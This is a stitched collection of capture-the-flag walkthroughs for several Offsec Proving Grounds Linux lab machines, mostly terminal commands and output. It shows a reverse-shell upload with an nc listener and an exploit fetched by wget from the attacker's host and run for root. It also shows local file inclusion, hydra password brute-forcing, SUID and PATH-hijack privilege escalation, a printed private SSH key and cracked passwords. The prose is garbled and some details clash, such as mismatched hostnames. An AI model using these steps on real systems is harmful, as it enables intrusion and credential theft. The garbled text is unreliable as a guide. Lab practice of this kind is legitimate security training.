env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

User tony may run the following commands on funbox3:

```
(root) NOPASSWD: /usr/bin/yelp
(root) NOPASSWD: /usr/bin/dmfc
(root) NOPASSWD: /usr/bin/whois
(root) NOPASSWD: /usr/bin/rlogin
(root) NOPASSWD: /usr/bin/pkexec
(root) NOPASSWD: /usr/bin/mtr
(root) NOPASSWD: /usr/bin/finger
```



```
(root) NOPASSWD: /usr/bin/time
(root) NOPASSWD: /usr/bin/cancel
(root) NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/p/q/r/s/t/u/v/w/x/y/z/.smile.sh

tony@funbox3:~$ sudo pkexec /bin/sh
```

## whoami

```
root
``` in /root get proof.txt, in /var/www get local.txt
```

```
root@funbox3:~# cat proof.txt
94f744ce03100134942a9bd67a01b027

root@funbox3:/var/www# cat local.txt
d9f3b7cdc8274aa1e15dbefd7d02912d
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.132 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.132:22
Open 192.168.215.132:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` use Click's scan
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.203.132 -w /usr/share/wordlists/dirb/big.txt -x php
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/javascript (Status: 301) [Size: 323] [--> http://192.168.203.132/javascript/]
/mini.php (Status: 200) [Size: 3828]
/phpmyadmin (Status: 301) [Size: 323] [--> http://192.168.203.132/phpmyadmin/]
/robots.txt (Status: 200) [Size: 21]
/server-status (Status: 403) [Size: 280]
Progress: 40938 / 40940 (100.00%)
=====
Finished
=====
``` Check http://192.168.203.132/mini.php can get an upload page, upload a reverse shell; after checking
http://192.168.203.132/shell.php, in /var/www path get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@funbox7:/$
www-data@funbox7:/var/www$ cat local.txt
8c3fd29524750ad9e566182b7e212a4c
``` Use [CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file); the /root path has
proof.txt
```

```
www-data@funbox7:/tmp$ wget 192.168.45.177/exploit_nss.py
www-data@funbox7:/tmp$ python3 exploit_nss.py
python3 exploit_nss.py
```

## whoami

root

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@funbox7:/root# cat proof.txt
61707766dd310c5bd87df99828c3ae82
```

tags: Offsec PG Play Easy Linux # FunboxRookie

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.107 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.107:21
Open 192.168.215.107:22
Open 192.168.215.107:80

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 anna.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 ariel.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 bud.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 cathrine.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 homer.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 jessica.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 john.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 marge.zip
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 miriam.zip
| -r--r--r-- 1 ftp ftp 1477 Jul 25 2020 tom.zip
| -rw-r--r-- 1 ftp ftp 170 Jan 10 2018 welcome.msg
| -rw-rw-r-- 1 ftp ftp 1477 Jul 25 2020 zlatan.zip
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/logs/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```useftptlogin,I `tom.zip`s and file,downloadtom.zip,usejohncrackget password`iubire`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.215.107
ftp> get tom.zip

(kali㉿kali)-[~/pgplay/FunboxRookie]
└─$ john tom.txt --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iubire (tom.zip/id_rsa)
```fileafterget id_rsa,usetomandid_rsa sshlogin,in /home/tomget local.txt
```

```
(kali㉿kali)-[~/pgplay/FunboxRookie]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/pgplay/FunboxRookie]
└─$ ssh -i id_rsa tom@192.168.215.107

tom@funbox2:~$ cat local.txt
9abd82872410457a53384d6a60634776
``` findhas a `mysql_history`file,can tom's password `xx11yy22!`
```

```
tom@funbox2:~$ ls -al
total 40
drwxr-xr-x 5 tom tom 4096 Mar 19 03:09 .
drwxr-xr-x 3 root root 4096 Jul 25 2020 ..
-rw----- 1 tom tom 0 Oct 14 2020 .bash_history
-rw-r--r-- 1 tom tom 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 tom tom 3771 Apr 4 2018 .bashrc
drwx----- 2 tom tom 4096 Mar 19 03:09 .cache
drwx----- 3 tom tom 4096 Jul 25 2020 .gnupg
-rw-r--r-- 1 tom tom 33 Mar 19 02:53 local.txt
```

```
-rw----- 1 tom tom 295 Jul 25 2020 .mysql_history
-rw-r--r-- 1 tom tom 807 Apr 4 2018 .profile
drwx----- 2 tom tom 4096 Jul 25 2020 .ssh
```

```
tom@funbox2:~$ cat .mysql_history
```

```
HiStOrY_V2
```

```
show\040databases;
```

```
quit
```

```
create\040database\040'support';
```

```
create\040database\040support;
```

```
use\040support
```

```
create\040table\040users;
```

```
show\040tables
```

```
;
```

```
select\040\040from\040support
```

```
;
```

```
show\040tables;
```

```
select\040\040from\040support;
```

```
insert\040into\040support\040(tom,\040xx11yy22!);
```

```
quit
```

```
``` use sudo -l passwordxx11yy22!,find has use, sudo su in /rootpathget proof.txt
```

```
tom@funbox2:~$ sudo -l
```

```
[sudo] password for tom: xx11yy22!
```

```
Matching Defaults entries for tom on funbox2:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User tom may run the following commands on funbox2:
```

```
(ALL : ALL) ALL
```

```
tom@funbox2:~$ sudo su
```

```
root@funbox2:/home/tom#
```

```
root@funbox2:/home/tom# cd /root
```

```
root@funbox2:~# cat proof.txt
```

```
ea021aa27f2ffbb28f7c4412f33b6250
```

tags: Offsec PG Play Easy Linux # Gaara

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.142 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.142:80
Open 192.168.215.142:22

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Gaara
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` busterscan, Click's,scan ```
(kali㉿kali)-[~/pgplay]
└─$ feroxbuster -u http://192.168.215.142 -q -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

200      GET      7611      2542w     219002c http://192.168.215.142/gaara.jpg
200      GET        51         8w       137c http://192.168.215.142/
200      GET      3021         3w       327c http://192.168.215.142/Cryoserver
... ..

(kali㉿kali)-[~/pgplay]
└─$ curl http://192.168.215.142/Cryoserver
...
/Temari
/Kazekage
/iamGaara
``` Check`http://192.168.215.142/iamGaara`pageinside findhas a `f1MgN9mTf9SNbzRygcU` base64, [dCode]
(https://www.dcode.fr/cipher-identifier) ![Gaara_1.png](picture/Gaara_1.png) TryTry [Base58]
(https://gchq.github.io/CyberChef/#recipe=From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',true)&input=ZjFNZ045bVRmOVNOYnpSeWdjVQ) decode ```
gaara:ismyname
``` findlogin usehydraTryTry ```
(kali㉿kali)-[~/pgplay]
└─$ hydra -l gaara -P /usr/share/wordlists/rockyou.txt ssh://192.168.215.142

[22][ssh] host: 192.168.215.142 login: gaara password: iloveyou2
``` ssh login; in `/home/gaara` you can get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh gaara@192.168.215.142
gaara@192.168.215.142's password: iloveyou2
```

```
gaara@Gaara:~$ cat local.txt
e7100869b91b77e52a0bb503429db61e
```

---

```
gaara@Gaara:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/gdb
/usr/bin/sudo
/usr/bin/gimp-2.10
/usr/bin/fusemount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
```

```
gaara@Gaara:~$ install -m =xs $(which gdb) .
gaara@Gaara:~$ /usr/bin/gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

**whoami**

root

**cat proof.txt**

4784baefa7f3622c40d46c4b976e26aa

---

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.195.14 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.195.14:21
Open 192.168.195.14:22
Open 192.168.195.14:80

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx 2 0 0 4096 Feb 08 2020 pub [NSE: writeable]
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.204
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)

80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```usebusterfinddirectory, Check`http://192.168.195.14/robots.txt`
```

```
(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.195.14 -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

=====

Starting gobuster in directory enumeration mode

=====

```
/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 10701]
/javascript (Status: 301) [Size: 321] [-> http://192.168.195.14/javascript/]
/manual (Status: 301) [Size: 317] [-> http://192.168.195.14/manual/]
/robots.txt (Status: 200) [Size: 59]
/server-status (Status: 403) [Size: 279]
Progress: 4727 / 4727 (100.00%)
```Inclusiveness_1.png` via burpsuite Check User-agent \(https://developer.mozilla.org/zh-TW/docs/Web/HTTP/Headers/User-Agent\),
MozillaChange to Googlebot/2.1
```

```

(kali㉿kali)-[~/pgplay]
└─$ burpsuite

GET /robots.txt HTTP/1.1
Host: 192.168.195.14
User-Agent: Googlebot/2.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 08 Feb 2020 03:40:29 GMT
If-None-Match: "3b-59e084481655e"
``` get ```
HTTP/1.1 200 OK
Date: Tue, 12 Mar 2024 10:04:43 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Sat, 08 Feb 2020 03:26:11 GMT
ETag: "2d-59e08115bb1ef"
Accept-Ranges: bytes
Content-Length: 45
Connection: close
Content-Type: text/plain

User-agent: *
Disallow: /secret_information/
``` Check`http://192.168.195.14/secret_information/`,has `http://192.168.195.14/secret_information/?
lang=en.php`'s,can LFI

```

```

(kali㉿kali)-[~/pgplay]
└─$ curl http://192.168.195.14/secret_information/?lang=../../etc/passwd
<title>zone transfer</title>

<h2>DNS Zone Transfer Attack</h2>

<p>english spanish</p>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkx:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
avahi-autoipd:x:107:114:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,:/proc:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
avahi:x:113:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:114:121::/var/lib/saned:/usr/sbin/nologin
colord:x:115:122:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:116:123::/var/lib/geoclue:/usr/sbin/nologin

```



```
tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

---

```
http://192.168.195.14/secret_information/?lang=../../../../etc/vsftpd.conf
```

```
... /var/ftp/ write_enable=YES #
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.195.14
```

```
ftp> cd pub
```

```
ftp> put shell.php
```

```
''' Start nc, http://192.168.195.14/secret_information/?lang=/var/ftp/pub/shell.php,wait for reverse shell
can in /home/tomget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@inclusiveness:/home/tom$ cat local.txt
b5a39840be0128f1422591da2c578075
``` `/home/tom`'s directoryhas a `rootshell.c`, execute`whoami`'s execute ```C
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = fopen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
``` a whoami in `/tmp`path, in `/tmp`, `/home/tom`executerootshell can get root,in /rootcan get proof.txt
```

```
www-data@inclusiveness/tmp$ cat whoami
print "tom"
www-data@inclusiveness/tmp$ chmod +x whoami
www-data@inclusiveness/tmp$ export PATH=/tmp:$PATH
www-data@inclusiveness/tmp$./rootshell
checking if you are tom...
you are: tom
access granted.
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@inclusiveness/root# cat proof.txt
cat proof.txt
cb87ea2372c0cd32242fdee37f39f23c
```

---

tags: Offsec PG Play Easy Linux # InfosecPrep

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.89 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.89:80
Open 192.168.215.89:22
Open 192.168.215.89:33060

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
|_http-title: OSCP Voucher – Just another WordPress site
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 1 disallowed entry
|_/secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open mysqlx? syn-ack
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|_ Invalid message"
|_ HY000
``` Check `192.168.215.89/secret.txt`, [base64 decode] (https://www.base64decode.org/)get `id_rsa`
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl 192.168.215.89/secret.txt | base64 -d

% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 3502 100 3502 0 0 7944 0 --:-- --:-- --:-- 7941

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXtdjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAABAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsZhtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvgILE9fIolsKdxfmMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdIJWxz
bleyC5a5F0DI9UYmzChe43z0Do0iQw178GJUQaqscLmEatqliT/2FkF+AveW3hqPfbw9v
A9QAIUA3Iedqr8XezY//Lq0+sQg/pUu0KPKY18i6vnfiYHGkyW1SgryPh5x9BGTK3eRYcN
w6mDbAjXKKCHGM+dnngNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrlXAYFa1rWzaEtypHwY
kCEcfWJJIZ7+fcEfa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBlxtliYXy3MHcKBlSJ
0HsKv+HbKW9kpTL5OoAkB8fHF30ujVOB6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RorhVL1V3CazNZKKwraRAAAFGH9JQL1/SUC9AAAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTIEWS073ZSVsc2yHsguWuRdA
5fVgJswXun89A6NikMNe/BiVEGqrHC5hGrailk9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNflur534mBxpMitUoK8j4ecfQRk5N3kWHdCOpq2wl1yig
hxjPnZ5xjYLWJkKvGv/sZctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MlpxZYKDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSikRyGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxs+3F
Qjb+JkcfUXK4VS9dwmzWSisK2kQAAAAAMBAEAAAGBALCyzeZtJApagGwb6ceWQkyXXr
bjZil47pKnbV70JWmnixY31KjrDKldXgkzLJR0DfYp1Vu+sETVIW7tVcBm5MzmQO1iApD
gUMzlVfqiDNLFKUJdTj7fqyOAXDgkv8QksNmExKoBAjGnM9u8rRayj5PNo1wAWKpCLxly3
BhdIneNaAXDV/cKGFvW1aOMIGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8eIsUWF30wQkW9yJlP
UF5Fq6udJPnMEWApvLt62IeTvFqg+tPtGnVPlEO3lVnCBBIxf8vBk8WtoJVJdJt3hO8c4j
kMtXsvLgRlve1bZUZx5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko
QPvYUcye28zwK06tgVMZx4osrloN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kh1fs8q39
QXfxdNhBb3Yr2RjCFULDxhwDSIHG7gfJEDaWYcOkNklaHHGaV7kxzyYcqLrs0S7C4QAA
AMEAhdmd7Qu5trtBF3mgfcdqpZQo6+tW6hkmR0hZNX5Z6fndUx//QY5swKAevgNCKK8Sm
iFXIYfgH6K/5UnZngEbjMQMTdOOIkbrgpMYih+ZgyvK1LoOTyMvVgT5LMgjJGsaQ5393M2
yUEiSXer7q90N6VHYXDJhUWX2V3QMCCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXWXim15Sp
WoqdjoSWEJxKeFTWUW7WoiYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAawQDhNXKmS0oVMDy
3fKZgTuw8My5Hyl5jra6owj/5rJMUx6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2GI
jdLkc0Yt9ubqSikd5f8AkZIBZsClrvuDQZCoxZBGuD2DUWzOgKMlfxvFBNQF+LWFGtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJlUOOPL1clPzt0hzERLj2qv9DUelTOUranO
cUWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAADBAM0cRhDowOFx50HkE+HMIJ2jQlefvwpm
Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAel
Rcw85udkhNVWperg4OsiFZMpwKqcmIt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR
kwoRiShh6uCjGCCH/WfwCof9enCeJ4HEj5EPj8nZ0cMNvoARq7VnCNGTPamcXBrlwxcVT
```

8nfK2oDc6LfrDmjQAAAAIvc2NwQG9zY3A=

-----END OPENSSSH PRIVATE KEY-----

''' Checkpagehas use oscp, use oscplogin, in /home/oscpfind local.txt

```
(kali㉿kali) - [~/pgplay/InfosecPrep]
└─$ chmod 600 id_rsa
```

```
(kali㉿kali) - [~/pgplay/InfosecPrep]
└─$ ssh -i id_rsa oscp@192.168.215.89
```

```
-bash-5.0$ whoami
```

oscp

```
-bash-5.0$ cat local.txt
```

465a31f448538b3bc744116cf5b0c78a

``` use`linpeas.sh`

```
-bash-5.0$ wget 192.168.45.242/linpeas.sh
```

```
-bash-5.0$ chmod +x linpeas.sh
```

```
-bash-5.0$./linpeas.sh
```

```
=====|| Executing Linux Exploit Suggester
```

```
└─ https://github.com/mzet-/linux-exploit-suggester
```

...

```
[+] [CVE-2021-3156] sudo Baron Samedit
```

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: probable

Tags: mint=19,[ ubuntu=18|20 ], debian=10

Download URL: <https://codecadload.github.com/blasty/CVE-2021-3156/zip/main>

```
[+] [CVE-2021-3156] sudo Baron Samedit 2
```

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: probable

Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10

Download URL: <https://codecadload.github.com/worawit/CVE-2021-3156/zip/main>

...

---

```
-bash-5.0$ wget 192.168.45.242/exploit_nss.py
```

```
-bash-5.0$ python3 exploit_nss.py
```

## whoami

root

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@oscp:/root# cat proof.txt
```

c4ef913865668e57a971f7b6e040a77b

---

tags: Offsec PG Play Hard Linux # InsanityHosting

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.163.124 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.163.124:21
Open 192.168.163.124:22
Open 192.168.163.124:80

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.2
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.212
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPD 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
22/tcp open ssh syn-ack OpenSSH 7.4 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.6 ((CentOS) PHP/7.2.33)
|_http-favicon: Unknown favicon MD5: F563215CE087F2F0E494D75B81E07321
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.2.33
|_http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-title: Insanity - UK and European Servers
Service Info: OS: Unix
``` ffufscan
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.163.124/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt

css [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 65ms]
data [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 65ms]
fonts [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 65ms]
img [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 64ms]
index.php [Status: 200, Size: 31, Words: 4, Lines: 1, Duration: 69ms]
index.html [Status: 200, Size: 22263, Words: 8919, Lines: 480, Duration: 69ms]
js [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 64ms]
licence [Status: 200, Size: 57, Words: 10, Lines: 2, Duration: 63ms]
monitoring [Status: 301, Size: 242, Words: 14, Lines: 8, Duration: 63ms]
news [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 69ms]
phpmyadmin [Status: 301, Size: 242, Words: 14, Lines: 8, Duration: 64ms]
phpinfo.php [Status: 200, Size: 85342, Words: 4351, Lines: 1024, Duration: 78ms]
webmail [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 64ms]
:: Progress: [4727/4727] :: Job [1/1] :: 600 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
``` Checkhttp://192.168.163.124/news/insidehas has user Otis, usehydracrackcrack
http://192.168.163.124/monitoring/login.php
```

```

(kali㉿kali)-[~/pgplay]
└─$ hydra -l otis -P /home/kali/rockyou.txt 192.168.163.124 http-post-form
"/monitoring/login.php:username=otis&password=^PASS^:Login failed. Invalid"

[80] [http-post-form] host: 192.168.163.124 login: otis password: 12345
[80] [http-post-form] host: 192.168.163.124 login: otis password: 123456789
[80] [http-post-form] host: 192.168.163.124 login: otis password: password
[80] [http-post-form] host: 192.168.163.124 login: otis password: 1234567
[80] [http-post-form] host: 192.168.163.124 login: otis password: princess
[80] [http-post-form] host: 192.168.163.124 login: otis password: 123456
[80] [http-post-form] host: 192.168.163.124 login: otis password: iloveyou
[80] [http-post-form] host: 192.168.163.124 login: otis password: jessica
[80] [http-post-form] host: 192.168.163.124 login: otis password: monkey
[80] [http-post-form] host: 192.168.163.124 login: otis password: rockyou
[80] [http-post-form] host: 192.168.163.124 login: otis password: 12345678
[80] [http-post-form] host: 192.168.163.124 login: otis password: daniel
[80] [http-post-form] host: 192.168.163.124 login: otis password: abc123
[80] [http-post-form] host: 192.168.163.124 login: otis password: nicole
[80] [http-post-form] host: 192.168.163.124 login: otis password: babygirl
[80] [http-post-form] host: 192.168.163.124 login: otis password: lovely
``` Try `otis` and password `123456` can
login`http://192.168.163.124/monitoring/login.php` and `http://192.168.163.124/webmail/src/login.php`
login`monitoring dashboard` after, can find can`add new`, new test after, in webmail ```
test is down. Please check the report below for more information.

ID, Host, Date Time, Status
41,"test","2024-05-22 08:27:01",0
